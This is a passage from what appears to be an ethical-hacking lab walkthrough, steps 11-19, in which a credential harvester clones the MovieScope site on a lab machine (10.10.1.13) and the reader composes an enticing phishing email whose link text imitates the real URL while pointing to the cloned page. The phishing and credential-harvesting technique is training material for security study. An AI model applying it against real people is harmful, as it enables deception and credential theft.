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
11. Type the IP address of the local machine (**10.10.1.13**) in the prompt for "**IP address for the POST back in Harvester/Tabnabbing**" and press **Enter**.

    Note: In this case, we are targeting the **Parrot Security** machine (IP address: **10.10.1.13**).

12. Now, you will be prompted for the URL to be cloned; type the desired URL in "**Enter the url to clone**" and press **Enter**. In this task, we will clone the URL **http://www.moviescope.com**.

    Note: You can clone any URL of your choice.



13. If a message appears that reads **Press {return} if you understand what we're saying here**, press **Enter**.

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
14. After cloning is completed, a highlighted message appears. The credential harvester initiates, as shown in the screenshot.



15. Having successfully cloned a website, you must now send the IP address of your **Parrot Security** machine to a victim and try to trick him/her into clicking on the link.
16. Click **Firefox** icon from the top-section of the **Desktop** to launch a web browser window and open your email account (in this example, we are using **Mozilla Firefox** and **Gmail**, respectively). Log in, and compose an email.

    Note: You can log in to any email account of your choice.
17. After logging into your email account, click the **Compose** button in the left pane and compose a fake but enticing email to lure a user into opening the email and clicking on a malicious link.

    Note: A good way to conceal a malicious link in a message is to insert text that looks like a legitimate MovieScope URL (in this case), but that actually links to your malicious cloned MovieScope page.

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

18. Position the cursor just above Regards to place the fake URL, then click the **Insert link** icon.



19. In the **Edit Link** window, first type the actual address of your cloned site in the **Web address** field under the **Link to** section. Then, type the fake URL in the **Text to display** field. In this case, the actual address of our cloned MovieScope site is **http://10.10.1.13**, and the text that will be displayed in the message is **http://www.moviescope.com/avail_benefits**; click **OK**.



